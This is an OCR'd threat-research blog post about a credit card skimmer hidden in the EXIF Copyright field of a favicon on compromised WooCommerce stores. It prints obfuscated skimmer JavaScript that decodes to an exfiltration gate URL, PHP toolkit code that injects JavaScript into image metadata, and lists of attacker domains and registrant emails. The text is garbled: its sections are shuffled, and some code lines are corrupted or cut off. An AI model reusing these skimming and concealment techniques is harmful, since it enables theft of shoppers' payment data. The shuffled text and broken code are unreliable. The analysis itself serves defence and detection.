
```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```

They say a picture is worth a thousand words. Threat actors must have remembered that as they devised yet another way to hide their credit card skimmer in order to evade detection.


When we first investigated this campaign, we thought it may be another one of those favicon tricks, which we had described in a previous blog. However, it turned out to be different and even more devious.

We found skimming code hidden within the metadata of an image file (a form of steganography) and surreptitiously loaded by compromised online stores. This scheme would not be complete without yet another interesting variation to exfiltrate stolen credit card data. Once again, criminals used the disguise of an image file to collect their loot.

During this research, we came across the source code for this skimmer which confirmed what we were seeing via client-side JavaScript. We also identified connections to other scripts based on various data points.


Skimmer hidden within EXIF metadata

The malicious code we detected was loaded from an online store running the WooCommerce plugin for WordPress. WooCommerce is increasingly being targeted by criminals, and for good reason, as it has a large market share.




Malwarebytes was already blocking a malicious domain called cddn[.]site that was triggered upon visiting this merchant's website. Upon closer inspection we found that extraneous code had been appended to a legitimate script hosted by the merchant.

The offending code loads a favicon file from cddn[.]site/favicon.ico which turns out to be the same favicon used by the compromised store (a logo of their brand). This is an artifact of skimming code that's been observed publicly and that we refer to as Google loop.



However, nothing else so far from this code indicates any kind of web skimming activity. All we have is JavaScript that loads a remote favicon file and appears to parse some data as well.

This is where things get interesting. We can see a field called ‘Copyright’ from which data is getting loaded. Attackers are using the Copyright metadata field of this image to load their web skimmer. Using an EXIF viewer, we can now see JavaScript code has been injected:



The abuse of image headers to hide malicious code is not new, but this is the first time we witnessed it with a credit card skimmer.


The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found here.

Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.


It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
